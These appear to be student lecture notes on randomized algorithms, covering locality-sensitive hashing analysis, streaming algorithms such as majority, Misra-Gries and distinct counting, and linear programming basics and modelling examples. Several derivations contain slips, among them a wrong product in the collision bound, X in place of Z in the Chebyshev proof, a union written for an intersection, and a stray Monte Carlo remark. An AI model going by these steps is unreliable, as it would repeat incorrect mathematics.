We will also need to know how an element y can collide with q in T_l. A string y will collide with q if $h_l(g_{I_L}(y)) = h_l(g_{I_L}(x))$ for some l. This implies that that collisions happen if

(a) g produces the same output for y and q for some l, i.e the first hash function collides

(b) h_l produces the same output for different inputs[13], i.e. h collides

Since we picked each hash table to have $m \geq n$ slots and that h_l is chosen from a family of universal hash functions, we have the probability of h colliding being bound by $\frac{1}{n}$. For g we picked k carefully a little bit prior such that the probability of collision is bounded by $p_2^k \leq \frac{1}{n}$

Therefore we have

[12] Since we defined F to be the set of far collisions and $|F|$ is just the number of items in F.

[13] *Those being the result of the first hash function*

$$P[z_{x,l}=1] = P[g_{I_l}(x) = g_{I_l}(q)] + P[g_{I_l}(x) \neq g_{I_l}(q), h_l(g_{I_l}(x)) \\ = h_l(g_{I_l}(q))] \leq \frac{1}{n} + \frac{1}{n} \leq \frac{2}{n} \tag{1.37}$$

[14]

Then we can apply Markov's inequality to get that the probability of the random variable Z representing the number of collisions as

$$P[Z \geq 12L] \leq \frac{2L}{12L} = \frac{1}{6} \tag{1.38}$$

So this property holds with probability of at least $\frac{5}{6}$

2. **Now we have to show the probability of q collides with x^* or *something good***

   For the proof we'll take x^* since we assumed it to be good earlier on.

   This probability is lower-bounded by the probability that there exists a l such that g_l produces the same output for x^* and q. However we want to bring on a upper bound to this probability.

This implies that a relationship between Monte Carlo and Las Vegas algorithms; we can take a Las Vegas algorithm and turn it into a Monte Carlo algorithm by timing it out.

$$P(\exists\, l : g_{I_l}(q) = g_{I_l}(x^*)) = 1 - \prod_{l=1}^{L} P[g_{I_l}(x*) = g_{I_l}(q)] \\ \geq 1 - (1 - p_1^k)^L \geq 1 - e^{-Lp_1^k} \tag{1.39}$$

Comment

> Recall: $p_1 = 1 - \frac{r}{d}$ is the probability of a collision with a near point i.e. $dist(x, y) \leq r$
> Also, it's a fact that $1 - x \leq e^{-x}$

Then we can simplify this a little bit by assuming $k = \log_{\frac{1}{p_1}} n$

$$p_1^k = 2^{-k \log_2(\frac{1}{p_1})} = \ldots n^{-\rho} \tag{1.40}$$

So then we have $Lp_1^k = 2$ and x^* collides with x with probability at least $1 - \frac{1}{e^2}$.

By the union bound bound the probability of both properties holding is at least

$$1 - (\frac{1}{6} + \frac{1}{e^2}) > \frac{2}{3} \tag{1.41}$$

which concludes the proof.

This also implies that INSERT, NEARNEIGHBOUR run in $O((k+d)n^\rho)$ (Recall: k is the input string size, d is the number of buckets, and $L \approx n^\rho$). Approximating $1 - x \approx e^{-x}$ we get $\rho = \frac{\log \frac{1}{p_1}}{\log \frac{1}{p_2}} \approx \frac{1}{C}$ and $k = O(d \log(n))$. So overall they run in approximately $O(dn^{\frac{1}{C}} \log n)$ time which is much faster than $\Theta(dn)$ linear search for $C > 1$

Now we may be interested in extending what we have done for Hamming distance for other distance metrics, i.e. having a hash function that is more likely to put nearby points in the same bucket than far away points.

Definition 10

> A random hash function h with domain X is *locality sensitive* with parameter p for distance metric d if

[14] Note that the probability of collision is at most $\frac{1}{n}$ for an universal hashing function

$$dist(x, y) \leq r \Rightarrow P(h(x) = h(y)) \geq p_1 \tag{1.42}$$

$$dist(x, y) \geq Cr \Rightarrow P(h(x) = h(y)) \leq p_2 \tag{1.43}$$

Subsection 1.6

Streaming Algorithms

Streaming algorithms are a class of algorithms that are extremely efficient in terms of space and usually in terms of time complexity. They are used in many applications where we want to process enormous amounts of data in a short amount of time. Generally they are algorithms that work in time steps and receive one update per time step.

Here are some definitions and conventions for the following section

- The sequence of updates is called the *stream*
- n: the size of the universe the stream is coming from
- m: the length of the stream (may/may not be given to algorithm)
- Algorithm is only allowed to store a number of bits which is bounded by a polynomial in $\log n$ and $\log m$, i.e. $O(\log^c(nm))$ bits.

Many fundamental streaming problems are summarized by the frequency vector f which describes the number of times each element in the universe appears in the stream.[15]

Some other versions of the streaming model may introduce a richer meaning to update, i..e the *turnstile* model where an update is a pair (i, s) where i identifies the update and s identifies the type of update it is[16]

Example **Give an algorithm that finds the missing number in a stream of $n-1$ numbers containing $n-1$ of the integers $1 \dots n$**
This can be solved by taking the running sum of the stream and subtracting it from the sum of numbers from $1 \dots n$. A likewise approach may be adopted to 2 missing numbers by introducing the sum of squares.

1.6.1 Frequent Elements

As a warm-up let's consider the majority problem

- **input:** a stream $\sigma = (i_1 \dots i_m)$ of updates in $[n] = 1....n$. If there exists $i \in [n]$ such that more than half of the updates in σ are equal to i, the algorithm should output i. Otherwise, it may output any element

The following algorithm proposed by Boyer and Moore solves the problem with only two words of memory

```
MAJORITY($\sigma$)
$element = i_1$
$count = 1$
for $t = 2$ to $m$
    if $element == i_t$
        $count = count + 1$
    elseif $count > 0$
        $count = count - 1$
    else
        $element = i_t$
        $count = 1$
return $element$
```

[15] *The algorithm cannot actually store f since it's size is $O(n)$ which violates the memory bound described earlier*

[16] *For example entering or exiting a subway station*

Proof A naive implementation of a solution could involve storing f, i.e pairs of each unique element and it's associated frequency. However this uses a lot more space than what we desire. We note that for this problem we don't care about the actual frequency of each element, only the element with the highest frequency, so the problem solution may be relaxed to only store the element [with the highest frequency]. Likewise, we don't care about the frequency of the element either – only that it is the highest frequency element. The above algorithm maintains the invariant that $f_{element} \leq count + \frac{m}{2}$.
Therefore by the time the algorithm finishes executing $element$ will contain the most frequent element (if there exists one) or some arbitrary element otherwise. Intuitively we may think of the procedure "allocating" space for one non-current-majority element on lines 4-5, which can then be taken away if we later inspect a non-current-majority element (lines 6-7). Then it can be concluded that if an element 'survives' until the end of the algorithm it must either 1. be the majority element, if one exists, or 2. any arbitrary element, if none exists.

Comment Note that Since this algorithm does not tell you if a strict majority exists or not, to verify it's results you will have to run over the data set again to determine if the resulting value is the majority value or just *any* element.

□

An extension of Majority is given by Misra and Gries to find all elements that appear in more than $\frac{1}{k}$ of the updates

```
FREQUENT($\sigma, k$)
1   $S = \emptyset$
2   for $t = 1 \to m$
3       if $\exists\, x \in S$ such that $x.elem == i_t$
4           $x.count + +$
5       elseif $|S| < k - 1$
6           Create $x$ with $x.elem = i_t$ and $x.count = 1$
7           $S = S \cup x$
8       else
9           for $x \in S$
10              $x.count - -$
11              if $x.count == 0$
12                  $S = S \setminus \{x\}$
13  return $S$
```

Theorem 4 The set S output by Frequent contains all $i \in [n]$ such that $f_i > \frac{m}{k}$. Moreover for any $x \in S$, $f_{x.elem} \leq x.count + \frac{m}{k}$

Proof This algorithm is an extension of the Majority algorithm described prior; whereas majority maintained a single element-count pair, frequent maintains k element-count pairs in S and updates them accordingly with the same count-tracking[17]. One key difference is on line 11, where if i_t is not in S then we decrement the counts for *every* element in S. If an entry in S has a count of 0 then we boot it out to make space for a new one. □

Another streaming problem that is of interest is the *distinct elements count* problem, i.e. given an input stream we want to know how many distinct integers we have seen in the stream so far. In other words, we want to approximate the frequency vector but only track elements with frequency greater than 0.

To relax our initial analysis let's consider a relaxed problem where, provided that there is some oracle which can tell us a number $\tilde{F}_0$ such that

[17] *sort of like amortized analysis in a way; encountering an i_t that exists S gives you a dollar to save, and encountering an i_t that doesn't exist in S causes you to spend a dollar*

$$F_0 \leq \tilde{F}_0 \leq 2F_0 \tag{1.44}$$


Our algorithm will then refine this loose estimate to a more precise one through information captured in the stream.

```
Distinct-simple($\sigma, k, \tilde{F}_0$)
$S = \emptyset$
$d = \lceil \log_2(\tilde{F}_0/k) \rceil$
$K = \lceil \log_2 n \rceil$
Pick a hash function $h : [n] \to \{0,1\}^L$
for $t = 1 \to m$
    if $h(i_t) \in o^d \{0,1\}^{L-d}$ and $i_t \notin S$
        $S = S \cup \{i_t\}$
return $\hat{F}_0 = 2^d \cdot |S|$
```

1. k is some constant that we get to pick

2. Take h to behave like a random function; basically simple uniform hashing assumption

Recall $\sigma = i_1 \ldots i_t$ is the input stream



if $h(i_t) \in 0^d\{0,1\}^{L-d}$ and $i_t \notin S$

Figure 6. Treat notation here like a regexp; i.e. d 0-s followed by $L - d$ 1s or 0s

3.

This algorithm attempts to maintain set S such that it contains each element that appears with probability 2^{-d} and therefore $E[|S|]$ is 2^{-d} of the elements that appear in the stream[18] k is a constant that we get to pick – the larger it is, the more space our algorithm uses (but the more accurate it becomes).

Definition 11

Recall: **Variance**: a measure of how much a random variable X deviates from its expectation on average, i.e. the expectation of the difference between X and it's expectation.

$$\begin{aligned} Var(X) &= E[(X - E[X])^2] \\ &= E[X^2] - E[X]^2 \end{aligned} \tag{1.45}$$

An useful property of variance is the sum of independent random variables is equal to the sum of their variances

$$Var(\sum_{i=1}^{N} X_i) = \sum_{i=1}^{N} Var(X_i) \tag{1.46}$$

Another tool that will be useful for this analysis is *Chebyshev's Inequality*

Definition 12

Chebyshev's Inequality

$$P(|X - E[X]| > t) < \frac{Var(X)}{t^2} \tag{1.47}$$

[18] *So* $\hat{F}_0 = 2^d|S|$

Proof A proof of this inequality follows from Markov's inequality discussed in the previous lecture on locality sensitive hashing.
Define $Z = (X - E[X])^2$. Since this implies $Z \geq 0$ and $Var(X) = E[Z]$ by definition,

$$|X - E[X]| > t \Leftrightarrow X > t^2 \tag{1.48}$$

So we can just apply Markov's inequality to the above statement to give

$$P(|X - E[X]| > t) = P(Z > t^2) < \frac{Var(X)}{t^2} \tag{1.49}$$

A nice property of Chebyshev's inequality is that it doesn't assume the random variable is non-negative and bounds the probability in both directions as well. □

Theorem 5 If $\tilde{F_0}$ satisfies our prior assertion that $F_0 \leq \tilde{F_0} \leq 2F_0$, then $\hat{F_0}$ output by DISTINCT-SIMPLE$(\sigma, \tilde{F_0}, k)$ satisfies

$$(1 - \frac{\sqrt{8}}{\sqrt{k}}) \leq \hat{F_0} \leq (1 + \frac{\sqrt{8}}{\sqrt{k}}) \tag{1.50}$$

With probability $> \frac{1}{2}$ and uses $O(k)$ memory.

Proof Define D to be the set of $i \in [n]$ that appear in the stream. By definition, $F_0 = |D|$. Define X_i as an indicator random variable, i.e.

$$X_i = \begin{cases} 1 & \text{if } i \in D \\ 0 & \text{otherwise} \end{cases} \tag{1.51}$$

Then,

$$E[X_i] = P(i \in S) = 2^{-d} \tag{1.52}$$

Since $h(i)$ is uniformly random in $\{0,1\}^L$ and by construction 2^{L-d} of 2^L strings have d leftmost bits set to 0.
Then,

$$E[|S|] = E[\sum_{i \in D} X_i] = \sum_{i \in D} P(i \in S) = 2^{-d} F_0 \tag{1.53}$$

Since we chose d such that $2^{-d}\tilde{F}_0 \leq k$, we have

$$E[|S|] \leq 2^{-d} F_0 \leq 2^{-d} \tilde{F}_0 \leq k \tag{1.54}$$

It follows that the algorithm takes $O(k)$ memory in expectation since S dominates the memory use

However this is not enough to show that $\hat{F}_0$ is close to F_0 even though it is easy to see that they are equal in expectation. To show this we can apply Chebyshev's inequality, i.e. if the variance of $\hat{F}_0$ is small it is likely to be close to its expectation.
We know that

$$Var(|S|) = \sum_{i \in D} Var(X_i) \tag{1.55}$$

and that

$$Var(X_i) = E[X_i^2] - E[X_i]^2 \leq E[X_i^2] = 2^{-d} \tag{1.56}$$

So we get $Var(|S|) \leq 2^{-d} F_0 = E[|S|]$
So, if we let $\varepsilon = \frac{\sqrt{8}}{\sqrt{k}}$, then by Chebyshev we get

$$\begin{aligned} P(\hat{F}_0 - F_0) \geq \varepsilon F_0) &= P(|\hat{F}_0 - E[\hat{F}_0|] \geq \varepsilon E[\hat{F}_0]) \\ &= P(|S| - E[|S|] \geq \varepsilon E[|S|]) \\ &\leq \frac{Var(|S|)}{\varepsilon^2 E[|S|^2]} \leq \frac{1}{\varepsilon^2 E[|S|]} \end{aligned} \tag{1.57}$$

So if the expected size of S is not too small we have a large probability of getting an accurate estimate.
Rearranging, our prior choice that $2^d \leq 2\tilde{F}_0/k$, we get

$$E[|S|] = 2^{-d} F_0 \geq 2^{-d-1} \tilde{F}_0 \geq \frac{k}{4} \tag{1.58}$$

Plugging this bound for $E[|S|]$ into the expression obtained by Chebyshev's inequality we get

$$P(|\hat{F}_0 - F_0| \geq \varepsilon F_0) \leq \frac{4}{\varepsilon^2 k} = \frac{1}{2} \tag{1.59}$$

□

1.6.2 Adaptive Sampling

A single-pass streaming algorithm for distinct counts which does not assume an estimate $\tilde{F_0}$.

```
Distinct($\sigma, k$)
$S = \emptyset, d = 0, L = \lceil \log_2 n \rceil$
Pick a hash function $h : [n] \to \{0,1\}^L$
for $t = 1 \to m$
    if $h(i_t) \in 0^d \{0,1\}^{L-d}$ and $i_t \notin S$
        $S = s \cup \{i\_t\}$
    while $|S| > k$
        $d = d + 1$
        $T = \emptyset$
        for $j \in S$
        if $h(j) \in 0^d \{0,1\}^{L-d}$
            $T = T \cup \{j\}$
        $S = T$
return $\hat{F_0} = 2^d \cdot |S|$
```

Comment The idea behind this algorithm is to apply the concepts in Distinct-Simple to set d and the sample rate adaptively while keeping the invariant of $|S| \leq k$.

Theorem 6 Let $0 \leq \varepsilon \leq \frac{1}{3}$ and $k \geq \frac{16}{\varepsilon^2}$.[19] Then, with probability at least $\frac{1}{2}$ the estimate $\hat{F_0}$ output by Distinct(σ, k) satisfies

$$(1-\varepsilon)F_0 \leq \hat{F_0} \leq (1+\varepsilon) \cdot F_0 \tag{1.60}$$

Proof Let $D = \{i : f_i > 0\}$ be the distinct elements that appear in σ, and $S_l = \left\{ i \in D : h(i) \in 0^l \{0,1\}^{L-l} \right\}$ be the elements in σ whose hash value starts with l zeros. By this definition $|D| = F_0$.

$$E[|S_l|] = 2^{-l}|D| = 2^{-l}F_0 \tag{1.61}$$

$$Var[|S_l|] = 2^{-l}(1 - s^{-l}) \leq E[|S_l|] = 2^{-l}F_0 \tag{1.62}$$

At the end of σ, $d = min\{l : |s_l| \leq k\}$.[20] Can think of the algorithm as keeping s_0 at first, and then if there's too much in s_0 it will move on to s_1 and so forth. The output of the algorithm, $\hat{F_0}$ is given by $2^d|S_d|$. So this algorithm searches for the first l such that $|S_l| \leq k$. Note that the expected sizes of S_l halve with each increment in l.
For correctness we need

$$a == \lfloor \log_2((1-\varepsilon)F_0/k) \rfloor \; b == \lceil \log_2((1+\varepsilon)F_0/k) \rceil \tag{1.63}$$

Chosen such that $a \leq d \leq B$

$$\frac{(1-\varepsilon)F_0}{2k} \leq 2^a \leq \frac{(1-\varepsilon)F_0}{k} \tag{1.64}$$

This implies that

$$(1 + \varepsilon E[|S_a|]) = (1+\varepsilon)2^{-a}F_0 \geq k \tag{1.65}$$

[19] *In the lecture note we use $k \geq 144$ to get a bound with $\varepsilon = \frac{4}{\sqrt{k}}$*

[20] *All of these variables here are random.*

$$\frac{(1+\varepsilon)F_0}{k} \leq 2^b \leq \frac{2(1+\varepsilon)F_0}{k} \tag{1.66}$$

This implies that

$$(1+\varepsilon)E|S_b| \leq k \tag{1.67}$$

We will now show that the following probabilities $\geq \frac{5}{6}$ which is $\geq \frac{1}{2}$, which implies that the probability of all 3 is at least $\frac{1}{2}$.

$$(1-\varepsilon)F_0 < 2^a|S_a| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \tag{1.68}$$

For this one:

$$\begin{aligned} \Rightarrow |S_a| &> (1-\varepsilon)2^{-a} \qquad F_0 \geq k \\ |S_a| &> k \Rightarrow a < d \end{aligned} \tag{1.69}$$

$$|S_b| \leq k \Rightarrow d \leq b \tag{1.70}$$

$$(1-\varepsilon)F_0 < 2^{b+1}|S_{b-1}| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \tag{1.71}$$

$$(1-\varepsilon)F_0 < 2^b|S_b| \leq (1+\varepsilon)F_0 \geq \frac{5}{6} \tag{1.72}$$

Note: if ε small enough and after some calculations we can show that

$$B \leq a+2 \tag{1.73}$$

$$(1-\varepsilon)|S_a| = (1-\varepsilon)2^{-a}F_0 \geq k \tag{1.74}$$

□

Subsection 1.7

Linear Programming

A linear programming is an optimization problem defined by linear inequalities and equalities. The following form will be used in this class:

Definition 13 Linear program:

$$max\ c^T x \text{ s.t. } Ax \leq b \qquad x \geq 0 \tag{1.75}$$

Where A is a $m \times n$ matrix (m constraints, n variables), b is a $m \times 1$ column vector. c is a $n \times 1$ column vector, and x is a $n \times 1$ objective column vector. The inequalities are such that the inequality should hold for all elements of the above matrix expression at the same time. The set of x that satisfy the constraints is called the feasible set, and the LP is *infeasible* if the feasible set is empty.

For example,

$$\begin{aligned} min x_1 + x_2 + x_3 s.t. \\ x_1 + x_2 = 1 \\ x_2 + x_3 \geq 1 \\ x_1 + x_3 \geq 1 \\ x_1, x_2, x_3 \geq 0 \end{aligned} \tag{1.76}$$

Which corresponds to the following matricies

$$A = \begin{bmatrix} 1 & 1 & 0 \\ 0 & 1 & 1 \\ 1 & 0 & 1 \end{bmatrix} \qquad b = \begin{bmatrix} 1 \\ 1 \\ 1 \end{bmatrix} \qquad c = \begin{bmatrix} 1 \\ 1 \\ 1 \end{bmatrix} \tag{1.77}$$

Geometrically we may understand LPs as some sort of n-dimensional polyhedron comprised of the intersection of the halfspaces defined by the hyperplanes each inequality represents. In more simple terms: each inequality defines a supporting hyperplane $\left\{x \in \mathbb{R}^n : a^T x = b\right\}$ One *halfside*, $\left\{x \in \mathbb{R}^n : a^T x \leq b\right\}$ of the hyperplane gives admissible solutions to the inequality. The polyhedron that contains all of the solutions to the inequality is then given by the intersection of all the hyperplanes in the set. A polyhedron P is *unbounded* when there exists a point x such that $x \in P$ and a direction v for which for every $t \geq 0$, $x + tv \in P$. A bounded polyhedron, i.e. not unbounded is a *polytope*.

Definition 14 Formally a **face** of a polyhedron is a set of the type

$$F = \{x : Ax \leq b\} \cap \{x : a_i x = b_i \forall i \in S\} \tag{1.78}$$

Where a_i is the ith row of A and S is some subset of the rows of A.
A j-face is a face where the rank of the sub-matrix A_f of A for that face is $n - j$.




Figure 7. In this example the triangle $\{(1,0,0),(0,1,0),(0,0,1)\}$ is a facet (2-face); $F = P \cup \{x_1 + x_2 + x_3 = 1\}$. The edge F_1 or F_2 is a 1-face, and the vertex v is a 0-face

Definition 15 A **Vertex** of a polytope $P = \{x \in \mathbb{R}^n : Ax < b\}$ is a point in P we can get by setting n linearly independent constraints to equality

$$\begin{aligned} x_1 + x_2 \geq 10 &\implies x_1 + x_2 = 10 \\ x_2 + x_3 \leq 15 &\implies x_2 + x_3 = 15 \end{aligned} \tag{1.79}$$

Theorem 7 For any polytope P with verticies $v_1 \ldots v_N$, any $x \in P$ can be witten as $x = \lambda_1 v_1 + \ldots + \lambda_N v_N$, where

$$\sum_{i=1}^{N} \lambda_i = 1 \tag{1.80}$$


And

$$\lambda_i \geq 0 \tag{1.81}$$

Recall that some vertex $v \in P$ is an optimal solution to the LP, i.e. $c^T x$ is minimized or maximized.

Definition 16 **Convexity**: A set $S \in \mathbb{R}^n$ is convex if for any two points x, y in S the line segment between x and y is contained in S.

Definition 17 **Convex Hull**: $v_1, \ldots, v_n \in \mathbb{R}^n$ is the smallest convex set of $S \in \mathbb{R}^n$ containing $v_1 \ldots, v_N$. This can be imagined as a *shrink-wrap* of the points.



a) Set of points

b) Its convex hull

Algebraically this can be written as

$$\textsc{conv-hull}(\{v_1 \dots, v_N\}) = \{\lambda_1 v_1 + \dots, h_N v_N : \lambda_1 \dots, \lambda_N \geq 0, \lambda_1 + \dots, +\lambda_N = 1\} \tag{1.82}$$


Many proofs involving convex hulls may be partially resolved with the fact that the convex hull of two points is the line between them, and a little bit of induction.

1.7.1 LP Examples

Comment In order to use linear programming we must need to know how to frame questions as LP questions.


Example Menu planning

Given the following list of prices & nutritional values for a set of foods, find the minimum additional price for dish to meet nutritional requirements?



Food	Carrot, Raw	White Cabbage, Raw	Cucumber, Pickled	Required per dish
Vitamin A [mg/kg]	35	0.5	0.5	0.5 mg
Vitamin C [mg/kg]	60	300	10	15 mg
Dietary Fiber [g/kg]	30	20	10	4 g
price [€/kg]	0.75	0.5	0.15*	—

*Residual accounting price of the inventory, most likely unsaleable




$$\begin{array}{ll} \text{Minimize} & 0.75x_1 + 0.5x_2 + 0.15x_3 \\ \text{subject to} & x_1 \geq 0 \\ & x_2 \geq 0 \\ & x_3 \geq 0 \\ & 35x_1 + 0.5x_2 + 0.5x_3 \geq 0.5 \\ & 60x_1 + 300x_2 + 10x_3 \geq 15 \\ & 30x_1 + 20x_2 + 10x_3 \geq 4. \end{array}$$

The minimization is simply the price multiplied by the amount. The constraints can be described as follows:

- There should be non-zero carrots, white cabbage, and pickles

- The sum of vitamin A across the dish should be at least 0.5mg
- And so forth...

Example Network flow




What is the maximum transfer rate from the old computer o to the new computer n?
Let's introduce a variable x_{ab} which specifies the rate at which data is transferred from a to b for each link in the network. In this graph we have 10 such variables.
The linear program is then as follows

$$\begin{array}{ll}
\text{Maximize} & x_{oa} + x_{ob} + x_{oc} \\
\text{subject to} & -3 \le x_{oa} \le 3, \quad -1 \le x_{ob} \le 1, \quad -1 \le x_{oc} \le 1 \\
& -1 \le x_{ab} \le 1, \quad -1 \le x_{ad} \le 1, \quad -3 \le x_{be} \le 3 \\
& -4 \le x_{cd} \le 4, \quad -4 \le x_{ce} \le 4, \quad -4 \le x_{dn} \le 4 \\
& -1 \le x_{en} \le 1 \\
& \qquad x_{oa} = x_{ab} + x_{ad} \\
& x_{ob} + x_{ab} = x_{be} \\
& \qquad x_{oc} = x_{cd} + x_{ce} \\
& x_{ad} + x_{cd} = x_{dn} \\
& x_{be} + x_{ce} = x_{en}.
\end{array}$$

Our goal is to maximize the flow out of computer o under the assumption that, since the data is neither stored or lost, it must be received by n at the same rate. The next constraints restrict the transfer rates along each of the individual links, i.e. x_{cd} can transmit at a rate of up to 4 forwards or backwards ($-4 \leq x_{cd \leq 4}$). The relations between the nodes are then captured in the last few equality constraints and effectively say that whatever leaves each node must leave it immediately [21].

Consider the following problem: given a projected mostly ice cream sales for the next year, how can produce a production schedule with the minimum cost?

[21] $x_{oa} = x_{ab} + x_{ad}$; *flow from* $o \to a$ *must leave through* a *to either* b, d



Example

A simple solution might be JIT[22] production – but this can be expensive due to temp workers and machine adjustments, etc. It may be better to spread out production and to build up stock.

Let's formalize this problem as follows:

- Demand in month i is d_i
- x_i is the production in month i
- s_i is the total surplus in store at end of month i
- To meet demand in month i we may use the production in month i and the surplus from $i-1$; $x_i + s_{i-1} \geq d_i$
- And the surplus after month i is $x_i + s_{i-1} - s_i = d_i$
- Assume initial surplus is $s_0 = 0$, and we want $s_{12} = 0$

Let's take the cost of changing production by 1 ton between two months to be 50 and the storage cost for 1 ton of ice cream is 20


Total cost:

$$50 \sum_{i=1}^{12} |x_i - x_{i-1}| + 20 \sum_{i=1}^{12} s_i \tag{1.83}$$

This cost function is unfortunately not linear, but we can use the following trick to make it linear: since the change in production is either an increase or decrease, we may introduce $y_i \geq 0$ for the increase and $z_i \geq 0$ for the decrease to get

$$x_i - x_{i-1} = y_i - y_z \qquad \text{and} \qquad |x_i - x_{i-1}| = y_i + z_i \tag{1.84}$$

[22] *just-in-time (heh)*



$$\begin{array}{ll}\text{Minimize} & 50\sum_{i=1}^{12} y_i + 50\sum_{i=1}^{12} z_i + 20\sum_{i=1}^{12} s_i \\ \text{subject to} & x_i + s_{i-1} - s_i = d_i \text{ for } i = 1, 2, \ldots, 12 \\ & x_i - x_{i-1} = y_i - z_i \text{ for } i = 1, 2, \ldots, 12 \\ & x_0 = 0 \\ & s_0 = 0 \\ & s_{12} = 0 \\ & x_i, s_i, y_i, z_i \geq 0 \text{ for } i = 1, 2, \ldots, 12.\end{array}$$

Figure 8. The linear program that follows

1.7.2 Duality

How can I convince you that the solution to a linear program is optimal?

$$\begin{gathered}\max x_1 \\ \text{given} \\ x_1 + x_2 + x_3 \leq 1 \\ x_1 \cdot x_2 \cdot x_3 \geq 0\end{gathered} \tag{1.85}$$

We know that the optimal value of this LP is $x_1 = 1, x_2 = 0, x_3 = 0$.

Or, to solve the example given at the beginning of this section (equation 1.77), we have the solution $x_1 = x_2 = x_3 = \frac{1}{2} \implies$ value $\leq \frac{3}{2}$.

Note symmetry in solution!

If we were to multiply each inequality by half and add them up, we get

$$x_1 + x_2 + x_3 \geq \frac{3}{2} \tag{1.86}$$

So here we were able to put a lower bound on the optimal value of the LP, but we don't know abut the upper bound. We can do this by using duality. Before we do that, here's the above logic formalized:

Given the LP in general form

$$\max c^T x \text{ s.t. } Ax \leq b \qquad x \geq 0 \tag{1.87}$$

We may apply the technique of dropping values and multiplying the inequalities used above.

Let's define $y \geq 0$ as the dual variables which are applied onto the inequality as follows:

$$y(Ax \leq b) \tag{1.88}$$

Comment

Only multiply by non-negative constants to avoid messing up the inequalities

Then,

$$yAx \leq yb \tag{1.89}$$

